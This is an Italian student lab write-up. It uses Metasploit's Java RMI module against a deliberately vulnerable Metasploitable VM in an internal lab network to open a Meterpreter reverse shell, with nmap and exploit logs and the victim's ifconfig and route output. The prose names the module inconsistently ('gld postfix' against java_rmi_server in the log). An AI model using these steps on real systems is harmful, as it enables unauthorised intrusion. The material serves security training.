HACKING CON METASPLOIT

TRACCIA:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

● La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111


● La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO:

Identifichiamo dalla traccia che bisogna cambiare l'ip di kali e metasploitable e farli pingare,Impostare la rete di kali e metasploitable su rete interna,una volta impostata avviare kali e metasploitable.

Una volta aperti eseguiamo i seguenti comandi: 1) "sudo nano /etc/network/interfaces" una volta aperta l'interfaccia cambiare l'indirizzo ip di kali e metasploitable, poi utilizzare "control + o" per salvare le nuove configurazioni, una volta salvate le configurazioni bisogna riavviare la macchina o eseguire il comando "sudo /etc/init.d/networking restart" se è tutto andato bene basta eseguire il comando "ifconfig" per accertarsi come in figura (i comandi scritti funzionano su kali e metasploitable).questa è la macchina kali.



Questa è la macchina metasploitable.


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a6:72:76
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea6:7276/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:12904 (12.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Così abbiamo terminato la prima metà del progetto.
La seconda parte del progetto consiste nel creare una sessione di meterpreter su metasploitable usando la vulnerabilità 1099-java rmi,far vedere che siamo riusciti a entrare sulla macchina target facendo una configurazione della rete e informazioni sulla tabella di routing della vittima.
Svolgimento:
Dopo che ci siamo assicurati che le due macchine pingano andiamo a eseguire una scansione con “nmap -sV 192.168.11.112” per controllare che la porta 1099 sia aperta e vulnerabile perché la andremo a usare,come la foto.


```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 04:53 EST
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 72.73% done; ETC: 04:55 (0:00:30 remaining)
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 72.73% done; ETC: 04:56 (0:00:32 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.030s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  tcpwrapped
445/tcp  open  tcpwrapped
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 193.95 seconds
```


Assicurandoci che la porta è aperta avviamo msfconsole,dove andremo a cercare per primo la porta 1099 come in foto.



Dopo averla trovata andremo a eseguire il comando “use exploit/misc/gld postfix" come in foto.



Una volta usato il comando “use” andremo a settare l’ip host che è l'indirizzo ip di metasploitable e poi facciamo “show options” per accertarsi che abbiamo settato tutto per bene.



Dopo aver settato tutto andiamo alla parte più semplice del progetto e usiamo il comando “exploit” per usufruire della vulnerabilità e avviare una sessione di meterpreter e per controllare che siamo effettivamente dentro la macchine di metasploitable andiamo a fare una configurazione di rete usando il comando “ifconfig”, se ci restituisce l’ip di metasploitable allora siamo effetivamntete dentro la macchina target come in foto.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS
RHOSTS =>
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/UC4MjCZ0sdg5B9P
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43588) at 2024-03-08 06:03:02 -0500
meterpreter > iiconfig
[-] Unknown command: iiconfig
meterpreter > ifconfig

Interface  1
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea6:7276
IPv6 Netmask : ::
```

Dopo esserci assicurati di essere dentro la macchina target andiamo a trovare la tabella di routing della macchina vittima usando il comando “route” come in foto.

```
meterpreter > route
IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    192.168.11.112   255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    fe80::a00:27ff:fea6:7276  ::       ::
```

E con questo abbiamo terminato il progetto di oggi trovando i route di rete della macchina vittima.